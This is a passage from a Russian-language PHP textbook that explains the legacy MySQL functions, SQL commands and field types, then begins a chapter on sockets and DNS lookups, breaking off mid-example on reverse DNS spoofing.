Но прежде чем работать с базой данных, необходимо установить с ней сетевое соединение, а также провести авторизацию пользователя. Для этого служит функция `mysql_connect()`.

```
int mysql_connect([string $hostname] [,string $username]
                  [,string $password])
```

Функция `mysql_connect()` устанавливает сетевое соединение с базой данных MySQL, расположенной на хосте `$hostname` (по умолчанию это `localhost`, т. е. текущий компьютер), и возвращает идентификатор открытого соединения. Вся дальнейшая работа ведется именно с этим идентификатором. При регистрации указывается имя пользователя `$username` и пароль `$password` (по умолчанию имя пользователя, от которого запущен текущий процесс, и пустой пароль). Строка `$hostname` также может включать в себя номер порта в формате: `имя_хоста:порт` (если сервер MySQL настроен не на стандартный, а на какой-то другой порт, что делать, вообще говоря, не рекомендуется).

При следующем запуске функции с теми же самыми аргументами второе соединение не будет открыто, а функция возвратит идентификатор уже существующего. Соединение с MySQL-сервером будет автоматически закрыто по завершении работы сценария, либо же при вызове функции `mysql_close()`. Если вы планируете открывать только одно соединение с базой данных за все время работы сценария, то можете не сохранять возвращенное значение, а также не указывать идентификатор соединения при вызове всех остальных функций.

```
int mysql_select_db(string $dbname [,int $link_identifier])
```

До того как послать первый запрос серверу MySQL, необходимо указать, с какой базой данных мы собираемся работать. Для этого и предназначена описываемая функция. Она уведомляет PHP, что в дальнейших операциях с соединением `$link_identifier` (или с последним открытым соединением, если указанный параметр не задан) будет использоваться база данных `$dbname`.

Обработка ошибок

Если в процессе работы с MySQL возникают ошибки (например, в запросе не сбалансированы скобки или же не хватает параметров), то сообщение об ошибке и ее номер можно получить с помощью следующих двух функций.

```
int mysql_errno([int $link_identifier])
```

Функция возвращает номер последней зарегистрированной ошибки. Идентификатор соединения `$link_identifier` можно не указывать, если за время работы сценария было установлено только одно соединение.

```
string mysql_error([int $link_identifier])
```

Эта функция возвращает не номер, а строку, содержащую текст сообщения об ошибке. Ее удобно применять в отладочных целях.

Выполнение запросов к базе данных

Теперь мы подходим непосредственно к тому, как формировать и посылать запросы к базе данных. Для этого существует одна-единственная функция — `mysql_query()` — и возвращает она не что иное, как идентификатор результирующего набора данных.

Помните, мы говорили, что результат сразу не пересылается клиенту? Так вот, чтобы до него добраться, и служит этот идентификатор. Существует очень много функций, которые принимают его в качестве параметра и возвращают те или иные данные. Их мы рассмотрим чуть позже.

```
int mysql_query(string $query [,int $link_identifier])
```

Эта функция в своем роде универсальна: она посылает MySQL-серверу запрос `$query` и возвращает идентификатор ответа, или результата. Параметр `$query` представляет собой строку, составленную по правилам языка SQL. Используется установленное ранее соединение `$link_identifier`, а в случае его отсутствия — последнее открытое соединение.

Есть несколько команд SQL, которые возвращают только признак, успешно они выполнились или нет (например, это команды `UPDATE`, `INSERT` и т. д.). В таком случае этот признак и будет возвращен функцией. Наоборот, для запроса `SELECT` возвращается как раз идентификатор вывода, нулевое значение которого свидетельствует о том, что произошла ошибка.

На самом деле существует еще одна функция для выполнения запроса, но использовать ее менее удобно, поскольку всякий раз приходится указывать имя базы данных, к которой осуществляется доступ.

```
int mysql(string $dbname, string $query [,int $link_identifier])
```

Служит для тех же целей, что и функция `mysql_query()`, только обращение осуществляется не к текущей выбранной базе данных, а к указанной в параметре `$dbname`. Если вы владеете сразу несколькими базами данных и обращаетесь к ним одновременно, то, возможно, применение этой функции окажется для вас оправданным. Как обычно, параметр `$link_identifier` можно опустить, тогда используется последнее открытое соединение.

Язык запросов MySQL

Разумеется, весь язык запросов SQL в рамках одной главы описать просто невозможно. О нем сочиняют (и будут сочинять) "объемистые" книги. Однако самые основные команды я в этой главе приведу. Более подробно о них (и о некоторых других инструкциях) будет рассказано в *части V* книги, где описаны и другие распространенные приемы программирования.

Все без исключения запросы к базе данных посылаются при помощи одной-единственной функции — `mysql_query()` (или `mysql()`, *см. рассуждения выше*). Они должны передаваться ей в виде строкового параметра. Этот параметр, впрочем, может быть и многострочным — т. е., содержать символы перевода строки. MySQL допускает включение любого количества пробелов, символов табуляции или перевода строки везде, где разрешено использование одного пробела (в этом смысле он похож на PHP и большинство других языков программирования).

Язык SQL позволяет нам создавать довольно сложные запросы. Ниже перечислены наиболее употребительные команды MySQL.

Создание таблицы

```
create table ИмяТаблицы(ИмяПоля тип, ИмяПоля тип, ...)
```

Этой командой в базе данных создается новая таблица с колонками (полями), определяемыми своими именами (`ИмяПоля`) и указанными *типами*.

Типы полей

Сейчас я перечислю практически все типы полей, которые могут применяться в MySQL. Их довольно много. Квадратными скобками, по традиции, я буду помечать необязательные элементы.

Целые числа

Существует несколько разных типов целых чисел, различающихся количеством байтов данных, которые отводятся в базе данных для их хранения. Все эти типы рознятся только названиями и (с некоторыми сокращениями) записываются так:

```
префиксINT [UNSIGNED]
```

Необязательный флаг `UNSIGNED` задает, что будет создано поле для хранения беззнаковых чисел (больших или равных 0). Имена типов, в вобщем виде обозначенные здесь как `префиксINT`, приводятся в табл. 26.1.

***Таблица 26.1.** Типы целочисленных данных MySQL.*

Тип	Описание
`TINYINT`	Может хранить числа от –128 до +127
`SMALLINT`	Диапазон от –32 768 до 32 767
`MEDIUMINT`	Диапазон от –8 388 608 до 8 388 607
`INT`	Диапазон от –2 147 483 648 до 2 147 483 647
`BIGINT`	Диапазон от –9 223 372 036 854 775 808 до 9 223 372 036 854 775 807

Дробные числа

Точно так же, как целые числа подразделяются в MySQL на несколько разновидностей, MySQL поддерживает и несколько типов дробных чисел. В общем виде они записываются так:

```
ИмяТипа[(length,decimals)] [UNSIGNED]
```

Здесь `length` — количество знакомест (ширина поля), в которых будет размещено дробное число при его передаче в PHP, а `decimals` — количество знаков после десятичной точки, которые будут учитываться. Как обычно, `UNSIGNED` задает беззнаковые числа. Строка `ИмяТипа` замещается на предопределенные значения, соответствующие возможным вариантам представления вещественных чисел (табл. 26.2).

***Таблица 26.2.** Типы рациональных чисел в MySQL*

Тип	Описание
`FLOAT`	Число с плавающей точкой небольшой точности
`DOUBLE`	Число с плавающей точкой двойной точности
`REAL`	Синоним для `DOUBLE`
`DECIMAL`	Дробное число, хранящееся в виде строки
`NUMERIC`	Синоним для `DECIMAL`

Строки

Строки представляют собой массивы символов. Обычно при поиске по текстовым полям по запросу SELECT не берется в рассмотрение регистр символов, т. е. строки "Вася" и "ВАСЯ" считаются одинаковыми. Кроме того, если база данных настроена на автоматическую перекодировку текста при его помещении и извлечении (*см. ниже*), эти поля будут храниться в указанной вами кодировке.

Для начала давайте ознакомимся с типом строки, которая может хранить не более length символов, где length принадлежит диапазону от 1 до 255.

```
VARCHAR(length) [BINARY]
```

При занесении некоторого значения в поле такого типа из него автоматически вырезаются концевые пробелы (как будто по вызову функции rtrim()). Если указан флаг BINARY, то при запросе SELECT строка будет сравниваться с учетом регистра. Тип VARCHAR неудобен тем, что может хранить не более 255 символов. Вместо него я рекомендую использовать другие текстовые типы, перечисленные в табл. 26.3.

***Таблица 26.3.** Строковые типы данных таблиц MySQL*

Тип	Описание
TINYTEXT	Может хранить максимум 255 символов
TEXT	Может хранить не более 65 535 символов
MEDIUMTEXT	Может хранить максимум 16 777 215 символов
LONGTEXT	Может хранить 4 294 967 295 символов

Чаще всего применяется тип TEXT, но если вы не уверены, что данные не будут всегда короче 65 536 байтов, используйте LONGTEXT.

Замечание

Слухи о том, что TEXT-типы занимают намного больше места, чем аналогичные VARCHAR-поля, сильно преувеличены.

Бинарные данные

Бинарные данные — это почти то же самое, что и данные в формате TEXT, но только при поиске в них учитывается регистр символов ("abc" и "ABC" — разные строки). Вего имеется 4 типа бинарных данных (табл. 26.4).

***Таблица 26.4.** Типы бинарных данных, используемые в MySQL*

Тип	Описание
TINYBLOB	Может хранить максимум 255 символов
BLOB	Может хранить не более 65 535 символов
MEDIUMBLOB	Может хранить максимум 16 777 215 символов
LONGBLOB	Может хранить 4 294 967 295 символов

BLOB-данные не перекодируются автоматически, если при работе с установленным соединением включена возможность перекодирования текста "на лету" (*см. ниже*).

Дата и время

MySQL поддерживает несколько типов полей, специально приспособленных для хранения дат и времени в различных форматах (табл. 26.5).

Таблица 26.5. Представление дат и времени в базах данных MySQL

Тип	Описание
DATE	Дата в формате ГГГГ-ММ-ДД
TIME	Время в формате ЧЧ:ММ:СС
DATETIME	Дата и время в формате ГГГГ-ММ-ДД ЧЧ:ММ:СС
TIMESTAMP	Время и дата в формате timestamp. Однако при получении значения поля оно отображается не в формате timestamp, а в виде ГГГГММДДЧЧММСС, что сильно умаляет преимущества его использования в PHP

Надо заметить, что в PHP будет проще самостоятельно генерировать дату и время при вставке данных в таблицу, а не задействовать встроенные в MySQL типы. Например, привлекательный с виду тип TIMESTAMP на деле оказывается довольно неудобным, потому что отображается не в том виде, который мы ожидаем.

Перечисления и множества

MySQL поддерживает еще несколько специфических типов данных, использовать которые в PHP вряд ли целесообразно. Например, тип перечисления задает, что значение соответствующего поля может быть не любой строкой или числом, а только одним из нескольких указанных при создании таблицы значений: value1, value2 и т. д. Вот как выглядит имя типа перечисления:

```
ENUM(value1,value2,value3,...)
```

В отличие от всех остальных типов, множества означают, что в соответствующем поле может содержаться не одно, а сразу несколько значений (value1, value2 и т.

д., т. е. — множество значений). Формат задания данных такого типа имеет следующий вид:

```
SET(value1,value2,value3,...)
```

Замечание

Значений в множестве может быть не сколько угодно, а не более 64 штук. Иногда это сильно мешает при программировании.

Модификаторы и флаги типов

К типу можно также присоединять модификаторы, которые задают его "поведение" и те операции, которые можно (или, наоборот, запрещено) выполнять с соответствующими столбцами. Самые распространенные из них сведены в табл. 26.6.

***Таблица 26.6.** Основные модификаторы MySQL*

Модификатор	Описание
`not null`	Означает, что поле не может содержать неопределенное значение — в частности, поле обязательно должно быть инициализировано при вставке новой записи в таблицу (если не задано значение по умолчанию)
`primary key`	Отражает, что поле является первичным ключом, т. е. идентификатором записи, на которой можно ссылаться
`auto_increment`	При вставке новой записи поле получит уникальное значение, так что в таблице никогда не будут существовать два поля с одинаковыми номерами. (Мы поговорим об этом чуть позже.)
`Default`	Задает значение по умолчанию для поля, которое будет использовано, если при вставке записи поле не было проинициализировано явно

Удаление таблицы

```
drop table ИмяТаблицы
```

Удаляет таблицу `ИмяТаблицы`. Таблица не обязательно должна быть пустой, так что будьте внимательны, чтобы случайно не "аннулировать" нужную таблицу с данными.

Вставка записи

```
insert into ИмяТаблицы(ИмяПоля1 ИмяПоля2 ...) values('зн1','зн2',...)
```

Добавляет в таблицу `ИмяТаблицы` запись, у которой поля, обозначенные как `ИмяПоляN`, установлены в значения, соответственно, `знN`. Те поля, которые в этой команде не перечислены, получают "неопределенные" значения (неопределенное зна-

чение — это не пустая строка, а просто признак, который говорит MySQL, что у данного поля нет никакого значения). Впрочем, если для не указанного здесь поля при создании таблицы был задан `not null`, то данная команда закончится неуспешно. Значения полей можно заключать и в обычные кавычки, но, по-моему, апострофы тут использовать удобнее. При вставке в таблицу бинарных данных (или текстовых, содержащих апострофы и слэши) некоторые символы должны быть "защищены" обратными слэшами, а именно, символы `\`, `'` и символ с нулевым кодом.

Удаление записей

```
delete from ИмяТаблицы where Выражение
```

Удаляет из таблицы `ИмяТаблицы` все записи, для которых выполнено `Выражение`. Параметр `Выражение` — это просто логическое выражение, составленное почти что по правилам PHP. Вот показательный пример:

```
(id<10) and (name regexp 'a*b') and (age=25)
```

В выражении, помимо имен полей, констант и операторов, могут также встречаться простейшие "вычисляемые" части, например: `(id<10+11*234)`.

Вообще говоря, формат выражения един для всех команд запросов, которые мы встретим в дальнейшем. Например, он же используется и в операции `select`, и в операции `update`.

Поиск записей

```
select * from Таблица where Выражение [order by ИмяПоля [desc]]
```

Эта команда — основная и очень мощная. Предназначена она для того, чтобы искать все записи, удовлетворяющие выражению `Выражение`. Ее возможности гораздо более богаты, чем то сжатое изложение, которое я вам предлагаю, и о них можно прочитать в книгах, посвященных SQL. Если записей несколько, то при указанном предложении `order by` они будут отсортированы по тому полю, имя которого записывается правее этого ключевого слова (если задан описатель `desc`, то упорядочивание происходит в обратном порядке). В предложении `order by` могут также задаваться несколько полей.

Особое значение имеет символ `*`. Он предписывает, что из отобранных записей следует извлечь *все* поля, когда будет выполнена команда получения выборки. С другой стороны, вместо звездочки можно через запятую непосредственно перечислить имена полей, которые требуют извлечения. Но чаще всего все же используется именно `*`.

Обновление записей

```
update Таблица set(ИмяПоля1='зн1', ИмяПоля1='зн2', ...) where Выражение
```

В таблице `Таблица` для всех записей, удовлетворяющих выражению `Выражение`, указанные поля устанавливаются в соответствующие значения. Эта команда часто отдается, если не требуется обновлять сразу все поля какой-то записи, а нужно затронуть только некоторые.

Получение числа записей, удовлетворяющих выражению

Стоит рассмотреть еще одну часто востребуемую возможность MySQL — получение числа записей, удовлетворяющих некоторому выражению. Вообще говоря, существует несколько способов сделать это. Вот один из них:

```
select count(if(Выражение,1,NULL)) from Таблица
```

Уже этот пример показывает, насколько богаче язык MySQL по сравнению с тем, что было описано...

Получение уникальных значений столбцов

При использовании базы данных часто бывает крайне удобно узнать, какие *уникальные* значения существуют в данном столбце таблицы. Например, если у каждой записи в некоей статистической таблице, содержащей сведения о людях, у нас есть поле `Country` (страна), в котором указана страна проживания конкретного человека, и мы хотим выяснить, в каких же странах проживают все люди, дожившие до 30 лет, занесенные в таблицу, можно выполнить запрос:

```
select distinct ИмяПоля from Таблица where Выражение
```

В нашем случае `ИмяПоля=Country`, а `Выражение` — что-то вроде `age>=30`. Этот запрос сгенерирует результат, состоящий из одного столбца, в котором и будут перечислены искомые страны.

Получение результата

После того как запрос выполнен и идентификатор результирующего набора данных возвращен, вы, возможно, захотите получить этот самый результат. Поговорим о том, что же он из себя представляет.

Результат — это просто *набор данных*, и количество вошедших в него записей можно узнать через `mysql_num_rows()`. Например, если в предыдущем примере при выборке из таблицы оказалось, что в таблице имеются записи о 10 людях старше 30 лет, то мы в идентификаторе результата получим "ссылку" на 10 "строчек". Теперь мы можем считать в программу на PHP любую из них с помощью специальных функций, которые будут описаны ниже.

Каждая запись — это *список значений полей*, а именно, тех полей и в том же порядке, которые были указаны в запросе `select ... from Таблица` на месте многоточия (если там была звездочка, то все поля). Таким образом, результат — это такой своеобразный двумерный массив: первый индекс — номер записи и второй — имя поля. Можете называть его прямоугольной таблицей или матрицей данных — как угодно.

Примечание

Мне не нравится общепринятый в технической литературе термин "результирующий набор данных" — слишком уж он длинный и бесформенный. Вместо него я и дальше буду использовать слово "результат".

Параметры результата

```
int mysql_num_rows(int $result)
```

Функция `mysql_num_rows()` возвращает число записей в результате запроса. Таким образом, функция позволяет определить вертикальную размерность "двумерного массива результата".

```
int mysql_num_fields(int $result)
```

Эта функция возвращает число полей в одной строке результата, т. е., число колонок в результате `$result`. В силу сказанного, функция позволяет определить горизонтальную размерность "двумерного массива результата".

Получение поля результата

```
int mysql_result(int $result, int $row, mixed $field)
```

Функция возвращает значение поля `$field` в строке результата с номером `$row`. Параметр `$field` может задавать не только имя поля, но и его номер — позицию, на которой столбец "стоял" при создании таблицы. Тем не менее, рекомендуется везде, где это только возможно, использовать именно имена полей.

Примечание

Если мы опять будем рассматривать результат как двумерный массив полей, то параметр `$field` надо поставить в соответствие его X-координате, а `$row` — Y-координате. В этом понимании X-координата чаще всего будет *ассоциативной* — т. е. в ней задается не число, а имя столбца.

Функция универсальна: с ее помощью можно "обойти" весь результат по одной ячейке. И хотя это не возбраняется, но делать, однако, не рекомендуется, т. к. `mysql_result()` работает довольно медленно. Лучше воспользоваться функциями, которые описываются дальше.

Получение целой строки результата

Разработчики MySQL предусмотрели другой, более быстрый, способ получения результата. Он чем-то похож на работу с файлами: появляется понятие текущей записи результата, и следующая операция считывания передвигает этот указатель на одну позицию вперед. Также можно установить указатель на любую указанную запись.

```
array mysql_fetch_row(int $result)
```

Функция возвращает массив-список со значениями полей очередной строки результата `$result`. Если указатель текущей позиции результата был установлен за последней записью (то есть строки кончились), возвращает `false`. Текущая позиция сдвигается к следующей записи, так что очередной вызов `mysql_fetch_row()` вернет следующую строку результата.

Эту функцию чаще всего применяют в таком контексте:

```
$r=mysql_query("select * frim OurTable where age<30");
while($Row=mysql_fetch_row($r)) {
  // обрабатываем строку $Row
}
```

Как видим, цикл оборвется, как только строки закончатся, т. е. когда `mysql_fetch_row()` вернет `false`.

Работать с числовыми индексами полей, как до сих пор предлагалось, согласитесь, не очень-то удобно. Гораздо предпочтительнее было бы использовать для адресации поля внутри результата его имя. Функция `mysql_fetch_array()` как раз и извлекает из результата очередную запись и помещает ее в ассоциативный массив.

```
array mysql_fetch_array(int $result)
```

Функция `mysql_fetch_array()` возвращает очередную строку результата в виде ассоциативного массива, где каждому полю сопоставлен элемент с ключом, совпадающим с именем поля. Дополнительно в массив записываются элементы с числовыми ключами и значениями, соответствующими величинам полей с этими индексами. В возвращаемом массиве они размещаются сразу за элементами с "обычными" ключами.

Примечание

Может возникнуть вопрос: зачем вообще тут нужны числовые индексы. Ответ прост: дело в том, что в результате выборки в действительности могут присутствовать поля (фактически, колонки) с одинаковыми именами, но, соответственно, с различными индексами. Это происходит тогда, когда выборка в `SELECT` производится одновременно из нескольких таблиц (язык SQL это позволяет). Думаю, в простейших приложениях такое случается нечасто.

Рекомендую всегда вместо `mysql_fetch_row()` использовать функцию `mysql_fetch_array()`, потому что она более универсальна и к тому же, как написано в документации, не намного медленнее.

```
int mysql_data_seek(int $result, int $row_number)
```

Эта функция устанавливает указатель текущей строки в результате `$result` в позицию `$row_number`, так что следующий вызов `mysql_fetch_row()` и `mysql_fetch_array()` вернет значения полей именно этой строки. Возвращает `false` в случае ошибки или если строки кончились.

Получение информации о результате

Будет полезно рассмотреть еще несколько функций, предназначенных для получения различной информации о результате запроса.

```
string mysql_field_name(int $result, int $field_index)
```

Функция `mysql_field_name()` возвращает *имя* поля, которое расположено в результате по смещению `$field_index`. В общем-то, применяется довольно редко, что связано с существованием функции `mysql_fetch_array()`.

Примечание

Итак, с помощью функции `mysql_field_name()` мы можем "переводить" числовые X-координаты в двумерном массиве результата в их ассоциативные эквиваленты.

```
string mysql_field_type(int $result, int $field_offset)
```

Эта функция похожа на `mysql_field_name()`, только возвращает не имя, а *тип* соответствующей колонки в результате. Им может быть, например, `int`, `double` и т. д.

```
int mysql_field_len(int $result, int $field_offset)
```

Функция возвращает *длину* поля в результате `$result`. Поле, как обычно, задается указанием его смещения. Под длиной здесь подразумевается не размер данных поля в байтах, а тот размер, который был указан при его создании. Например, если поле имеет тип `varchar` и было создано (вместе с таблицей) с типом `varchar(100)`, то для него будет возвращено 100.

Примечание

Описание подробностей выходит за рамки этой книги. За детальными разъяснениями вынужден отослать вас к какой-нибудь книге о языке запросов SQL.

```
string mysql_field_flags(int $result, int $field_offset)
```

Эта функция возвращает флаги, которые были использованы при создании указанного поля в таблице. Возвращаемая строка представляет собой набор слов, разделенных пробелами, так что вы можете преобразовать ее в массив при помощи функции `explode()`:

```
$Flags=explode(" ",mysql_field_flags($r,$field_offset));
```

Флаги, которые поддерживаются MySQL в настоящий момент, перечислены в табл. 26.7.

Таблица 26.7. Флаги типов полей

Флаг	Описание
`not_null`	Поле обязательно должно быть проинициализировано при вставке очередной строки в таблицу
`Primary_key`	Поле является первичным ключом — т. е. идентификатором строки, который будет использован для ссылок на нее
`Unique_key`	Поле должно быть уникальным
`Multiple_key`	По этому полю построен индекс
`Blob`	Поле может содержать бинарный блок данных, который никак не интерпретируется

Таблица 26.7 (окончание)

Флаг	Описание
`Unsigned`	Поле содержит беззнаковые числа
`zerofill`	Использовать символы с нулевым кодом вместо пробелов
`binary`	Поле содержит бинарные данные
`enum`	Поле содержит элемент перечисления, т. е. только один элемент из нескольких возможных
`auto_increment`	Это поле автоматически нумеруется. Проставляется MySQLпри добавлении новой записи так, чтобы в таблице никогда не образовывалось нескольких строк с одинаковым значением этого поля
`timestamp`	В поле динамически проставляется текущее время при добавлении или изменении записи

```
string mysql_field_table(int $result, int $field_offset)
```

Возвращает имя таблицы, из которой было извлечено поле со смещением `$field_offset` в результате `$result`. Как уже говорилось, результат запроса мо-

жет быть получен из нескольких таблиц, так что вот вам средство для извлечения имени таблицы по номеру поля.

Пример использования функций поддержки MySQL

Ниже приводится пример комплексного использования описанных функций.

```
<?
// Соединяемся с сервером на локальной машине
mysql_connect("localhost");
// Выбираем текущую базу данных
mysql_select_db("my_database");
// Получаем все данные таблицы
$result = mysql_query("SELECT * FROM tbl");
// Запрашиваем идентификатор данных о полях таблицы
$fields = mysql_num_fields($result);
// Узнаем число записей в таблице
$rows   = mysql_num_rows($result);
// Получаем имя таблицы (правда, мы его и так знаем, но все же...)
$table = mysql_field_table($result,0);
echo "Таблица '$table' содержит $fields колонок и $rows строк<BR>";
echo "Таблица содержит следующие поля:<BR>";
// "Проходимся" по всем полям и выводим информацию о них
for($i=0; $i<$fields; $i++) {
  $type  = mysql_field_type($result, $i);
  $name  = mysql_field_name($result, $i);
  $len   = mysql_field_len($result, $i);
  $flags = mysql_field_flags($result, $i);
  echo "$type $name $len $flags<BR>\n";
}
?>
```

Уникальные идентификаторы в MySQL

Обычно в таблице содержится довольно много записей с разными значениями полей. Встает проблема выбора одной конкретной записи из этого массива. В рассмотренном нами примере таблицы с информацией о гражданах, пожалуй, запись можно однозначно идентифицировать по фамилии человека. Ну а если встретятся однофамильцы? Тогда по имени. А если же и имена совпадут? Ну, тогда…...

Вы видите, насколько это все неудобно. Поэтому во избежание недоразумений подобного рода в таблицу вводят еще одно вспомогательное поле (колонку), назвав ее, ска-

жем, id. Этот самый id уникален у каждой записи, поэтому мы можем, зная id нужного нам человека, тут же получить его данные. Кроме того, если нам понадобится, например, зафиксировать в таблице еще и родственные связи людей (кто является чьим отцом, например), мы можем завести в ней еще одно поле — parent_id, в котором будет храниться id родителя конкретного человека. Таким образом, описанная техника оказывается довольно удобной.

Пусть теперь мы хотим добавить в таблицу сведения о еще одном человеке. Логично было бы, чтобы его id проставлялся автоматически. Возникает вопрос: как нам этот id вычислить? В самом деле, мы же не знаем, какие id в таблице в данный момент "свободны"... Можно использовать для этой цели текущее время в секундах. Но вдруг именно в данную секунду кто-то еще точно так же добавляет в базу данных запись? Можно, конечно, взять максимальный id, прибавить к нему единичку и занести в таблицу. Но где гарантия, что, опять же в этот момент другой администратор не проделал ту же операцию — до того, как вы добавили свою информацию, но после того, как определили максимальный id?

Как раз для решения этой проблемы и предназначена в MySQL возможность под названием AUTO_INCREMENT. А именно, при создании таблицы мы можем какое-нибудь ее поле (в нашем случае как раз id) объявить так:

```
ИмяПоля int auto_increment primary key
```

Немного длинновато, но это стоит того! Теперь любая операция INSERT автоматически проставит у добавленной записи поле ИмяПоля так, чтобы оно было уникально во всей таблице — MySQL это гарантирует. В простейшем случае — просто увеличит на 1 некий внутренний счетчик, глобальный для всей таблицы, и занесет его новое значение в нужное поле записи. Причем гарантируется, что никакие проблемы с совместным доступом к таблице просто не могут возникнуть, как это произошло бы, используй мы "кустарные" способы.

Получить только что вставленный идентификатор можно при помощи функции mysql_insert_id().

```
int mysql_insert_id([int $link_identifier])
```

Функция возвращает непосредственно перед ее вызовом сгенерированный идентификатор записи для автоинкрементного поля после выполнения команды insert. Вызывать ее разумно только сразу после выполнения инструкции insert, например, в таком контексте:

```
mysql_query("insert into Таблица(поле1, поле2) values('aa','bb')");
$id=mysql_insert_id();
```

Теперь к только что вставленной записи можно обратиться, используя идентификатор $id:

```
$r=mysql_query("select * from Таблица where id=$id");
$Row=mysql_fetch_array($r);
```

Работа с таблицами

Вот и подходит к концу наш разговор о функциях поддержки MySQL в PHP. Мы познакомились с большинством функций, которые встроены в PHP для взаимодействия с этой СУБД. Мы еще вернемся к MySQL в *части V* книги.

Подводя черту, имеет смысл рассмотреть несколько функций, имеющих отношение к работе с таблицами в целом.


```
int mysql_list_fields(string $dbname, string $tblname [,int $link])
```

Функция `mysql_list_fields()` возвращает информацию об указанной таблице `$tblname` в базе данных `$dbname`, используя идентификатор соединения `$link`, если он задан (в противном случае — последнее открытое соединение). Возвращаемое значение — идентификатор результата, который может быть проанализирован обычными средствами, либо при помощи функций `mysql_field_flags()`, `mysql_field_len()`, `mysql_field_name()` и `mysql_field_type()`. В случае ошибки возвращается `-1`, текст сообщения ошибки может быть получен обычным способом.

```
int mysql_list_tables(string $database [,int $link_identifier])
```

Функция возвращает идентификатор результата (одна колонка), в котором содержатся имена всех таблиц, присутствующих в базе данных. Для извлечения этих имен можно использовать функцию `mysql_result()` с номером колонки, равным 0.

Глава 27



Сетевые функции

Здесь я коротко рассмотрю некоторые сетевые функции, предоставляемые PHP. За более детальной информацией обращайтесь к сопроводительной документации.

Работа с сокетами

Помните, до этого мы обсуждали функцию `fopen()` и замечали, что ее можно использовать и для открытия сетевых соединений с файлами на других хостах в Сети. Однако функция `fopen()` позволяла работать лишь с содержимым файла, переданного по протоколу HTTP. Но ведь по HTTP, кроме "тела" документа, передаются также некоторые заголовки, посланные сервером. "Добраться" до них всех и позволяет функция `fsockopen()`.

```
int fsockopen(string $host, int $port [,int &$errno] [,string &$errstr])
```

Эта функция работает аналогично `fopen()`, но только устанавливает сетевое соединение с указанным хостом `$host` и программой, закрепленной на нем за портом `$port`. Она возвращает файловый дескриптор, с которым затем могут быть выполнены обычные операции: `fread()`, `fwrite()`, `fgets()`, `feof()` и т. д. В случае ошибки, как обычно, возвращается `false` и, если заданы параметры-переменные `$errno` и `$errstr`, в них записываются соответственно номер ошибки (не равный нулю) и текст сообщения об ошибке. Если функция вернула `false`, но `$errno` тем не менее сбросилась в 0, это скорее всего означает, что произошла ошибка инициализации сокета. Например, такое может произойти, если в Windows не установлен требуемый протокол TCP/IP.

Функция `fsockopen()` поддерживает и так называемые сокеты домена Unix, которые представляют собой в этой системе специальные файлы, наподобие каналов. Для использования такого режима нужно установить `$port` в 0 и передать в `$host` имя файла сокета. Мы не будем останавливаться на этом режиме, т. к. он специфичен для ОС Unix.

По умолчанию сокет (соединение) открывается в режиме чтения и записи, используя *блокирующий режим* передачи. Вы можете переключить режим в неблокирующий, если вызовете функцию `socket_set_blocking()` (*см. ниже*).

В примере из листинга 27.1 мы "проэмулировали" браузер, послав в порт 80 удаленного хоста HTTP-запрос `GET` и получив весь ответ вместе с заголовками. Мы используем функцию `HtmlSpecialChars()`, чтобы вывести HTML-код документа в текстовом формате.

Листинг 27.1. "Эмуляция" браузера

```
<?
// Соединяемся с Web-сервером www.php.net
$fp = fsockopen("localhost", 80);
// Посылаем запрос главной страницы сервера
fputs($fp,"GET / HTTP/1.0\n\n");
// Теперь читаем по одной строке и выводим ответ
echo "<pre>";
while(!feof($fp))
  echo HtmlSpecialChars(fgets($fp,1000));
echo "</pre>";
// Отключаемся от сервера
fclose($fp);
?>
```

Разумеется, никто не обязывает нас использовать именно 80-й порт. Даже наоборот: функция `fsockopen()` универсальна. Мы можем использовать ее и для подключения к telnet-порту, и к FTP — словом, для чего угодно.

```
int socket_set_blocking(int $sd, int $mode)
```

Эта функция устанавливает блокирующий или неблокирующий режим для соединения, открытого ранее при помощи `fsockopen()`. В режиме блокировки (`$mode=true`) функции чтения будут "засыпать", пока передача данных не завершится. Таким образом, если данных много, или же произошел какой-то "затор" в сети, ваша программа остановится и будет дожидаться выхода из функции чтения. В режиме запрета блокировки (`$mode=false`) функции наподобие `fgets()` будут сразу же возвращать управление в программу, даже если через соединение не было передано еще ни одного байта данных. Таким образом, считывается ровно столько информации, сколько доступно на данный момент. Определить, что данные кончились, можно с помощью функции `feof()`, как это было сделано в примере из листинга 27.1.

Функции для работы с DNS

Здесь мы рассмотрим несколько очень полезных функций для работы с DNS-серверами и IP-адресом.

Разрешение IP-адреса в доменное имя и наоборот

```
string gethostbyaddr(string $ip_address)
```

Функция возвращает доменное имя хоста, заданного своим IP-адресом. В случае ошибки возвращается `$ip_address`.

> **Внимание**
>
> Функция *не гарантирует*, что полученное имя будет на самом деле соответствовать действительности. Она лишь опрашивает хост по адресу `$ip_address` и просит его сообщить свое имя. Владелец хоста, таким образом, может передать все, что ему заблагорассудится. Как обойти эту проблему, *см. чуть ниже*.

```
string gethostbyname(string $hostname)
```

Функция получает в параметрах доменное имя хоста и возвращает его IP-адрес. Если адрес определить не удалось, возвращает `$hostname`.

```
array gethostbynamel(string $hostname)
```

Эта функция очень похожа на предыдущую, но возвращает не один, а все IP-адреса хоста с именем `$hostname`. Как мы знаем, одному доменному имени может соответствовать сразу несколько IP-адресов, и в случае сильной загруженности серверов DNS-сервер сам выбирает, по какому IP-адресу перенаправить запрос. Он выбирает тот адрес, который использовался наиболее редко.

Обратите внимание на то, что в Интернете существует множество виртуальных хостов, которые имеют различные доменные имена, но один и тот же IP-адрес. Таким образом, если следующая последовательность команд для существующего хоста с IP-адресом `$ip` всегда печатает этот же адрес:

```
$host=gethostbyaddr($ip);
echo gethostbyname($host);
```

то аналогичная последовательность для домена с DNS-именем `$host`, наоборот, может напечатать не то же имя, а другое:

```
$ip=gethostbyname($host);
echo gethostbyaddr($ip);
```

Корректный перевод IP-адреса в доменное имя

Функция `gethostbyaddr()` на первый взгляд проста и привлекательна, но с ней связан один нюанс, который до недавнего времени было принято игнорировать. Дело в том, что при поиске доменного имени машины по заданному IP-адресу PHP обращается к хосту по *этому* адресу и запрашивает *у него* доменное имя. Если хостом

владеет злоумышленник, он может перехватить эту операцию и возвратить вам все, что ему (а не вам) будет угодно!

Рассмотрим это на примере. Пусть вам надо определить доменное имя компьютера, расположенного по адресу `195.84.12.34`. Давайте предположим, что эта машина принадлежит симпатичному хакеру, который настроил свой DNS-сервер так, чтобы он говорил: "Я являюсь хостом `whitehouse.gov`", если его об этом спросят по адресу `195.84.12.34`. Так что, выполнив код:

```
echo gethostbyaddr("195.84.12.34");
```

